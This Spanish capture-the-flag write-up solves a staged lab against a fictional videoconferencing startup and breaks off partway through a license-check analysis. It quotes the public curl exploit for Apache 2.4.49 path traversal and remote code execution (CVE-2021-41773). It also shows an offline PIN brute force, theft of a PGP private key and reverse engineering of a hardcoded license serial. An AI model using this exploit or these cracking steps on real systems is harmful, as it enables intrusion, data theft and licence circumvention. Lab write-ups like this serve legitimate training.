


Hacker Room 2021



Introducción (0pts) i

INTRODUCCIÓN



Tu objetivo es la empresa "Ampiku Soluciones S.A.", startup tecnológica que está creando un software que será distribuido masivamente entre objetivos de interés.

Por el momento, solo se conocen algunos detalles del mismo:


- [ul]
 - [li]Su nombre en clave es "Proyecto Torre"[/li]
- [li]Es un software de videoconferencias [/li]
- [li]El lanzamiento del producto será el 31 de diciembre y actualmente están distribuyendo una versión beta a algunos clientes[/li]

[/ul]

Haciendo un poco de OSINT se han conseguido los datos de acceso VPN a la red de la compañía:

[HackerRoom.ovpn](#)

RECONNAISSANCE



Tu primer objetivo es identificar el sistema que aloja el prototipo.
Identifica la IP del equipo que puede tener información del proyecto Torre

Se permite escanear la red, pero no están permitidos los ataques de fuerza bruta. El incumplimiento de esta regla supondrá la descalificación.

Solución:

Se comprueba cual es el direccionamiento que proporciona la VPN:

```
> ip route
default via [REDACTED] dev en0
10.240.80.0/24 via 10.240.250.1 dev utun8
10.240.250.0/24 via 10.240.250.88 dev utun8
10.240.250.88/32 via 10.240.250.88 dev utun8
```

El direccionamiento de los usuarios se encontraba en 10.240.250.0/24:

```
utun8: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1500
      inet 10.240.250.88 --> 10.240.250.88 netmask 0xffffffff
          nd6 options=201<PERFORMNUD,DAD>
```

Por lo tanto, el sistema que aloja el prototipo debe encontrarse en 10.240.80.0/24. Se procede a realizar un escaneo de red a este direccionamiento:

```

Nmap scan report for [10.240.80.201]
Host is up, received user-set (0.14s latency).
Scanned at 2021-12-03 10:39:24 CET for 22s

PORT      STATE    SERVICE      REASON      VERSION
21/tcp     open     ftp          syn-ack    vsftpd 2.0.8 or later
80/tcp     open     http         syn-ack    Werkzeug httpd 2.0.2 (Python 3.8.10)
3389/tcp   closed   ms-wbt-server conn-refused
Service Info: Host: the

Nmap scan report for 10.240.80.186
Host is up, received user-set (2.2s latency).
Scanned at 2021-12-03 10:39:24 CET for 22s

PORT      STATE    SERVICE      REASON      VERSION
21/tcp     filtered ftp          no-response
80/tcp     open     http         syn-ack    Microsoft IIS httpd 10.0
3389/tcp   filtered ms-wbt-server no-response
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.240.80.103
Host is up, received user-set (2.2s latency).
Scanned at 2021-12-03 10:39:24 CET for 20s

PORT      STATE    SERVICE      REASON      VERSION
21/tcp     filtered ftp          no-response
80/tcp     filtered http        no-response
3389/tcp   open     ms-wbt-server syn-ack    Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.240.80.82
Host is up, received user-set (0.15s latency).
Scanned at 2021-12-03 10:39:24 CET for 22s

PORT      STATE    SERVICE      REASON      VERSION
21/tcp     closed   ftp          conn-refused
80/tcp     open     http         syn-ack    Apache httpd 2.4.49 ((Unix))
3389/tcp   closed   ms-wbt-server conn-refused

```

En la IP 10.240.80.201 se encuentra un servicio FTP abierto, al cual se puede acceder sin necesidad de credenciales, y se puede observar ficheros que están asociados con el proyecto.

```

~/Desktop/portalweb
> ls -lR
.rw-r--r-- 3.0k 3 Dec 10:54 main.py
drwxr-xr-x  - 3 Dec 10:54 static
drwxr-xr-x  - 3 Dec 10:54 templates

./static:
.rw-r--r-- 1.1k 3 Dec 10:54 favicon.ico
drwxr-xr-x  - 3 Dec 10:54 img
drwxr-xr-x  - 3 Dec 10:54 styles

./static/img:
.rw-r--r-- 1.6M 3 Dec 10:54 background.jpeg
.rw-r--r-- 5.9k 3 Dec 10:54 logo.png
.rw-r--r-- 39k 3 Dec 10:54 proyectoTorre.png

./static/styles:
.rw-r--r-- 160k 3 Dec 10:54 bootstrap.min.css
.rw-r--r-- 268 3 Dec 10:54 styles.css

./templates:
.rw-r--r-- 1.1k 3 Dec 10:54 index.html
.rw-r--r-- 1.5k 3 Dec 10:54 login.html

```

La primera flag es: 10.240.80.201
Flag: flag{9d92deefe3ec0dee715efd58042714da}

Codename (75pts)

-25

CODENAME



Necesitamos identificar el nombre real del proyecto Torre para poder buscar más información.

Objetivo: Identificar el nombre real del proyecto

Pista! Mira las imágenes

Solución:

Analizando los ficheros que se descargaron en la fase anterior, se puede comprobar que uno de los ficheros “logo.png”, incluye el nombre del proyecto:



Flag: MeetPuum

Flag: flag{ccfdccacb4fee286fb17d744399e73b2}

PIN

Necesitamos identificar el PIN de acceso al portal.

Nota: no está permitida la fuerza bruta contra el servidor

Pista! Busca info en otros servicios del servidor

Pista! Decompila el python

Solución:

De los ficheros descargados en la primera fase, se puede encontrar un fichero "main.pyc". Python compila los ficheros .py a .pyc y almacena en ellos el bytecode, pero es posible obtener el código original realizando una decompilación. Existen multitud de maneras de poder realizar la decompilación, siendo una de ellas haciendo uso de herramientas online como: <https://www.toolnb.com/tools-lang-en/pyc.html>

El resultado de la decompilación:

```

class AESCipher(object):

    def __init__(self, pin):
        self.bs = 16
        self.cipher = AES.new('123456789012' + pin, AES.MODE_ECB)

    def encrypt(self, raw):
        raw = self._pad(raw)
        encrypted = self.cipher.encrypt(raw)
        encoded = base64.b64encode(encrypted)
        return str(encoded, 'utf-8')

    def decrypt(self, raw):
        decoded = base64.b64decode(raw)
        decrypted = self.cipher.decrypt(decoded)
        return str(self._unpad(decrypted), 'utf-8')

    def _pad(self, s):
        return s + (self.bs - len(s) % self.bs) * chr(self.bs - len(s) % self.bs)

    def _unpad(self, s):
        return s[:-ord(s[len(s) - 1:])]

raw = 'Proyecto Torre Secret raw'
enc = 'hmkWr665MHsBx0xB0LqsroxwY/i9Y+bxQMPb4NIPQ0c='
app = Flask(__name__, static_url_path='/static')

@app.route('/')
def home():
    if not session.get('logged_in'):
        return render_template('login.html')
    else:
        return render_template('index.html')


@app.route('/login', methods=['POST'])
def do_login():
    login = request.form
    pin = login['pin']
    if len(pin) == 4:
        aes = AESCipher(pin)
        if aes.encrypt(raw) == enc:
            account = True
            session['logged_in'] = True
            return render_template('index.html')
    account = False
    time.sleep(5)
    return render_template('login.html', value='PIN incorrecto')

```

Analizando el código, se verifica que es posible recuperar el PIN realizando una modificación en el código y realizar una fuerza bruta al pin hasta que el contenido descifrado de la variable enc sea igual al string “Proyecto Torre Secret raw”:

```
for i in range(10000):
    pin = str(str(i).zfill(4))
    aes = AESCipher(pin)
    enc = 'hmkWr665MHsBx0xB0LqsroxwY/i9Y+bxQMPb4NIPQ0c='
    raw = 'Proyecto Torre Secret raw'
    try:
        if raw == aes.decrypt(enc).decode('utf8'):
            print('The PIN is: {}'.format(pin))
    except:
        pass
```

Y al ejecutarlo, se obtendrá el PIN de acceso al portal:

```
~/Desktop
> python web.py
The PIN is: 8495
```

Flag: 8495

Flag: flag{3488330ba18d83e3d0ab177178ca66eb}

VERSION

```
00010100100001001010  
10001010010101010110  
01001100010001010001  
01010000101001010011  
10011010010000001010  
01010010010010010100  
100100101010101100  
10101010000100010011  
00101000100101001001
```

Identifica la última versión del software


Ej: 2.0-BETA

Pista! No es necesaria ni está permitida la fuerza bruta


Pista! CVE

Solución:

Haciendo uso del PIN obtenido en la fase anterior, se puede realizar el login en el portal que se encuentra en 10.240.80.82:



Al acceder, se puede visualizar la siguiente página, aunque no se muestra información, por lo que se decide observar su código HTML:



```
<!doctype html>
<html lang="en">

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="/static/styles/styles.css">
    <meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
    <title>Portal descargas</title>
    <link rel="shortcut icon" href="/static/favicon.ico">
    <link rel="stylesheet" href="/static/styles/bootstrap.min.css">
</head>

<body>
    <div class="Portal descargas">
        <center>
            <h1>
                <font size="13" color="black">
                    
                    
                    <iframe src="http://10.240.80.82/static/versiones.html"></iframe>
                </font>
            </h1>
        </center>
    </div>

    <center>
        <hr>
    </center>

    <center>
        <a href="/logout">Logout</a>
    </center>
</body>
</html>
```

En el código HTML se puede observar que las versiones se encuentra en un servidor remoto. Al intentar acceder a él, se comprueba que no se puede, resultando en un error 403 Forbidden:

Forbidden

You don't have permission to access this resource.

Se realizan diferentes técnicas para bypassear las medidas de protección sin éxito. Al volver a visualizar el escaneo de red, se puede observar lo siguiente:

```
Nmap scan report for 10.240.80.82
Host is up, received user-set (0.15s latency).
Scanned at 2021-12-03 10:39:24 CET for 22s

PORT      STATE    SERVICE      REASON      VERSION
21/tcp    closed   ftp          conn-refused
80/tcp    open     http         syn-ack     Apache httpd 2.4.49 ((Unix))
3389/tcp  closed   ms-wbt-server conn-refused
```

El servidor web esta utilizando un Apache cuya versión es 2.4.49. Al buscar información sobre esta versión se encuentra un *Path Traversal y RCE*:

```
> searchsploit apache http 2.4.49
-----
Exploit Title | Path
-----
Apache HTTP Server 2.4.49 - Path Traversal & Remo | multiple/webapps/50383.sh
-----
```

```
> cat 50383.sh
File: 50383.sh

# Exploit Title: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)
# Date: 10/05/2021
# Exploit Author: Lucas Souza https://lsass.io
# Vendor Homepage: https://apache.org/
# Version: 2.4.49
# Tested on: 2.4.49
# CVE : CVE-2021-41773
# Credits: Ash Daulton and the cPanel Security Team

#!/bin/bash

if [[ $1 == '' ]]; [[ $2 == '' ]]; then
echo Set [TARGET-LIST.TXT] [PATH] [COMMAND]
echo ./PoC.sh targets.txt /etc/passwd
exit
fi
for host in $(cat $1); do
echo $host
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; $3" "$host/cgi-bin/.%2e/%2e%2e/%2e%2e%2e%2e%2e%2e%2e%2e%2e%2e$2"; done

# PoC.sh targets.txt /etc/passwd
# PoC.sh targets.txt /bin/sh whoami
```

Se puede usar la vulnerabilidad para poder leer el recurso “/static/versiones.html”:

Response

Pretty Raw Hex Render ⌂ ⌄

La versión más reciente se trata de la versión 1.0-RC1

Fecha	Versión	Descarga
01-11-2021	1.0-RC1	Descarga
10-10-2021	1.0-B	-
19-09-2021	1.0-A	-

Nota: Para descargar la versión más reciente, siga las instrucciones recibidas en el e-mail de acceso.
En caso de duda contacte con nosotros escribiendo a [nuestro correo \(PGP\)](#)

La versión más reciente se trata de la versión 1.0-RC1


```
<table>
  <tr>
    <th>Fecha</th>
    <th>Versión</th>
    <th>Descarga</th>
  </tr>
  <tr>
    <td>01-11-2021</td>
    <td>1.0-RC1</td>
    <td><a href="descarga.txt">Descarga</a></td>
  </tr>
  <tr>
    <td>10-10-2021</td>
    <td>1.0-B</td>
    <td>-</td>
  </tr>
  <tr>
    <td>19-09-2021</td>
    <td>1.0-A</td>
    <td>-</td>
  </tr>
</table>
<br><br>
Nota: Para descargar la versión más reciente, siga las instrucciones recibidas en el e-mail de acceso. En caso de duda contacte con nosotros escribiendo a <a href="MeetPuum@MeetPuum.meetpuum">nuestro correo</a> (<a href='public.pgp'>PGP</a>)
</body>
</html>
```

Flag: 1.0-RC1

Flag: flag{b5168d7dbe19815c3b6e9b0da27a80dc}

EXFILTRATION

Necesitamos obtener el software para poder analizarlo.

Flag: URL de descarga (<http://xxx/yyy.zip>)

Pista! Busca la ruta PGP

Solución:

En la fase anterior, se puede observar un recurso llamado “descargas.txt”, al descargarlo, se comprueba que es un fichero cifrado con una clave PGP:

```
> file descarga.txt
descarga.txt: PGP RSA encrypted session key - keyid: 2E96931D 94C453D7
RSA (Encrypt or Sign) 3072b .
```

Al descargar el fichero “public.pgp” y comprobar su contenido, se observa la ruta local donde se encuentra la clave pública, y donde seguramente también se encuentre la privada:

```
> cat public.pgp | head
-----BEGIN PGP PUBLIC KEY BLOCK-----
Comment: gpg (GnuPG) 2.2.1 - [/usr/local/etc/gnupg/public.pgp]
mQGNBGGTgoQBDAC7pDHbctZxcXa5dqgPSFwLL2B8TwYu/kWdxorjYG5bIkdmVc6Z
e0HabNCxf8ddbVhRF9b1CS62BQ9oR7yVyD0fCzsCf6ym/4EM9rN7Jy9C3jFf7Xv
HYEhJjgeElTRsKVwsC+dyqH7lQ14N/Zm257w5d4dtcgFzkj6f7zUgslsECtjCAQ3
HJGxtom1clXg4fU9rtsZ00B088vmDM+J90Ycjw8MtljsXTnLITE95GBNTGpOpj5w
ORXW8T72fTqW7dhLUYaDf0L0KjSQx5hP+pT/04kNFIIRwheyzQ/Sk088piRyGahZ
HjU5I7pB2ow8vViSlTda2qLcpDWxYLH2nt6oqpFHF/oX/zzTtirPlpdZkQSYo3sj
AEBupZUjR8P12XPj46m2BWk31ZwEeT1R708v8vatLkGR/by1X2t+RUWq4lEGedXb
iHo1TXrMAouf7RkmkcMnqZS2Q1ABWDoEMVM4YSBn3c0VYTyGDV0a3ZI2Bn6FxxoI
```

Se descarga el fichero “private.pgp” de la ruta anterior, se importa en el llavero GPG y se intenta descifrar el archivo “descargas.txt”:

```
> gpg --decrypt descarga.txt
gpg: encrypted with 3072-bit RSA key, ID 2E96931D94C453D7, created 2021-11-16
      "MeetPuum <MeetPuum@MeetPuum.meetpuum>"  
Gracias por descargar una nueva version del software de videoconferencia.  
  
No dude en contactar con soporte para cualquier duda referente al funcionamiento o con cualquier problema o error que haya podido encontrar, y trataremos de resolverlo en el menor tiempo posible.  
  
Descargue la ultima version del software desde el siguiente enlace, y utilice la clave de licencia que se le ha hecho llegar.  
http://10.240.80.186/a436d534a71d198c7565c664b820232dbe879d7ad537a953ff757ab0bf88f3b2.zip  
  
Esperemos disfrute de una segura y maravillosa experiencia de usuario.  
PUUMPUUM      Gracias por descargar una nueva version del software de videoconferencia.  
  
No dude en contactar con soporte para cualquier duda referente al funcionamiento o con cualquier problema o error que haya podido encontrar, y trataremos de resolverlo en el menor tiempo posible.
```

El enlace de descarga es: <http://10.240.80.186/a436d534a71d198c7565c664b820232dbe879d7ad537a953ff757ab0bf88f3b2.zip>

Flag: flag{7d517b6285d3c44ae050101284587f29}

LICENSE

Casi hemos acabado, sólo nos queda encontrar una clave de licencia válida para la aplicación

Please enter flag for challenge: LicenseRemember correct is flag{md5}


[Enviar flag](#)

50 envíos restantes.

Tiempo de espera mínimo de 1 minuto entre envíos.

Solución:


El binario descargado pide una licencia:



Al tratarse de un programa en .NET se puede analizar con dnSpy:


```
> file *
MeetPuum.dll: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
MeetPuum.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

Al analizarlo con dnSpy, se comprueba que la función responsable de comprobar la licencia se encuentra en la DLL “MeetPuum.dll”:



```
Checker X
1 using System;
2 using System.Runtime.InteropServices;
3
4 namespace CrackMeNetFramework
5 {
6     // Token: 0x02000002 RID: 2
7     internal class Checker
8     {
9         // Token: 0x06000001 RID: 1
10        [DllImport("MeetPuum.dll")]
11        protected static extern bool Check(string license);
12
13        // Token: 0x06000002 RID: 2 RVA: 0x00002050 File Offset: 0x00000250
14        public bool CheckLicense(string license)
15        {
16            return Checker.Check(license);
17        }
18    }
19 }
20
```

Analizando la DLL con IDA, se puede identificar parte de la generación del serial, puesto que se encuentra hardcodeada:



```
.text:00007FF93326103C movzx   eax, cs:byte_7FF9332769E0
.text:00007FF933261043 xor      al, 61h
.text:00007FF933261045 mov     [rbp+var_20], al
.text:00007FF933261048 movzx   eax, cs:byte_7FF9332769E1
.text:00007FF93326104F xor      al, 61h
.text:00007FF933261051 mov     [rbp+var_1F], al
.text:00007FF933261054 movzx   eax, cs:byte_7FF9332769E2
.text:00007FF93326105B xor      al, 61h
.text:00007FF93326105D mov     [rbp+var_1E], al
.text:00007FF933261060 movzx   eax, cs:byte_7FF9332769E3
.text:00007FF933261067 xor      al, 61h
.text:00007FF933261069 mov     [rbp+var_1D], al
.text:00007FF93326106C movzx   eax, cs:byte_7FF9332769E4
.text:00007FF933261073 xor      al, 61h
.text:00007FF933261075 mov     [rbp+var_1C], al
.text:00007FF933261078 movzx   eax, cs:byte_7FF9332769E5
.text:00007FF93326107F xor      al, 61h
.text:00007FF933261081 mov     [rbp+var_1B], al
.text:00007FF933261084 movzx   eax, cs:byte_7FF9332769E6
.text:00007FF93326108B xor      al, 61h
.text:00007FF93326108D mov     [rbp+var_1A], al
.text:00007FF933261090 movzx   eax, cs:byte_7FF9332769E7
.text:00007FF933261097 xor      al, 61h
.text:00007FF933261099 mov     [rbp+var_19], al
.text:00007FF93326109C movzx   eax, cs:byte_7FF9332769E8
```

Parte del serial se encuentra hardcodeada en la DLL, y está cifrada con un XOR con el byte 0x61. Al finalizar este bloque, se encuentra que parte del serial es:

ZEDJUEQ-3671726-ICLCJSE-

Si nos fijamos en el serial que se ha obtenido, parece que falta la última parte, por lo que habrá que seguir analizando el código.

En el siguiente bloque de código, se comprueba si el serial introducido tiene 31 caracteres (0x1F):

```
.text:00007FF933261163
.text:00007FF933261163 loc_7FF933261163:
.text:00007FF933261163 inc rax
.text:00007FF933261166 cmp byte ptr [rcx+rax], 0
.text:00007FF93326116A jnz short loc_7FF933261163

.text:00007FF93326116C cmp rax, 1Fh
.text:00007FF933261170 jb short loc_7FF9332611DD
```

Si nos fijamos en el fragmento que se obtuvo del serial, se puede verificar que efectivamente falta una parte de 7 caracteres. El serial consta de 4 bloques de 7 caracteres (números y letras mayúsculas) + 3 guiones, que en total sumaría un total de 31 caracteres, justo lo que el bloque anterior está comprobando.


Los siguientes bloques comprueban las tres primeras partes del serial que ya se conocen:

```
lfence
mov r8d, 8
lea rdx, [rbp+var_20]
call sub_7FF933263690
test eax, eax
jnz short loc_7FF9332611DD

